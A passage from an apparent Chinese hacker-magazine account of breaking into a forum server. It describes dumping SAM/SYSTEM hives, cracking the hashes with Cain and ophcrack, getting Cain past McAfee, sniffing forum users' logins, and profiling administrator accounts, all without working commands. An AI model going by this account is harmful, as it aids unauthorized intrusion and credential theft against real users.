


图12




图13

将导出的sam.hive与system.hive下载回后，载入到cain（如图14），得到hash值。




图14

叉子们如果对这个方法有些费解的话，可以翻看下

以前的文章或百度下“渗透中另一种抓系统密码Hash的技巧”，文中有详细的说明。将获取到的hash填入到ophcrack进行破解（如图15），竟然与mysql的root密码一致，看来社会工程学无处不在。




图15

登录后发现服务器用了多款杀毒软件，有McAfee和360安全卫士，好不容易将cain上传成功，可一运行，McAfee就将cain主程序删除掉了，连个选择的机会都没有。邪恶的管理员对McAfee设置了锁定密码，无法退出或设置白名单，尝试在“服务”里将McAfee的服务停用却提示“禁止访问”。这下没辙了，只得找来朋友做了下下免杀。

简单配置了下Cain，只嗅探21、1433、3306、3389与80端口，其嗅探效果如图，相当多的用户登录论坛，但用户名处却出现了相当多的乱码（如图16），估计是个舶来品，不支持中文编码吧。期间出现了N拨黑X在对服务器进行了mysql的弱口令猜解，无奈之下只有将3306端口关闭了。




图16

用嗅探到的用户名随便挑了个登录了论坛，得去收集下管理员用户信息，不然一会嗅到是乱码的管理员都无法确定其用户名。收集方法就很简单了，在首页能看到每个版块的版主，置顶的贴很多是版主发布的，而版主可能就是管理员了。将鼠标放在其头像上就显示其登录信息了，如图17为管理员admin的登录情况。

这个就是体力活了，收集到几个管理员如下：

admin

UID1 帖子29 精华0 积分142 阅读权限200 在线时间40小时 注册时间2009-1-16 最后登录2010-1-25

**im

UID6 帖子1029 精华110 积分7503 阅读权限200 在线时间655 小时 注册时间2008-9-26 最后登录2010-9-23

**格

UID3 帖子944 精华1 积分2979 阅读权限200 在线时间1158 小时 注册时间2009-1-16 最后登录2010-9-26

**子

UID1293 帖子1237 精华0 积分2965 阅读权限200 在线时间678 小时 注册时间2009-2-16 最后登录2010-4-29

从其最后登录时间来看，只有“**格”与“**im”这两个用户是处于活跃状态，估计只能从这两个人着手了。嗅探了个多小时后，没发现什么瞅着有感觉的用户或密码登录成功的情况，测试了下ftp，随意输入一个用户，cain并没有嗅探到，不知是效果不理想还是得登录成功才能嗅探到。这时，时间也不早了，不禁困意袭来，先睡个觉明天再说。

梦里都在挂念着嗅探结果，第二天早上一大早就起来看，愣愣的还是没看出啥有感觉的来，由于中文用户名全显示为乱码无法区分是哪个用户登录，密码又大都设置的比较简单。过了不到10分钟，突然发现嗅探到了admincp.php页面传递的密码（如图18）。




图17




图18

这个用户名挺怪异的，又是大小写又是数字字母的，密码也相对比较安全，看来必是管理员无疑，立马兴冲冲的登录却提示失败。仔细看了下这用户名，难道前面的这个字符是字母L，而非数字1？修改后也登录失败。直接复制cain的嗅探结果登录也提示失败。心里不禁冷飕飕的，无限迷茫ing。

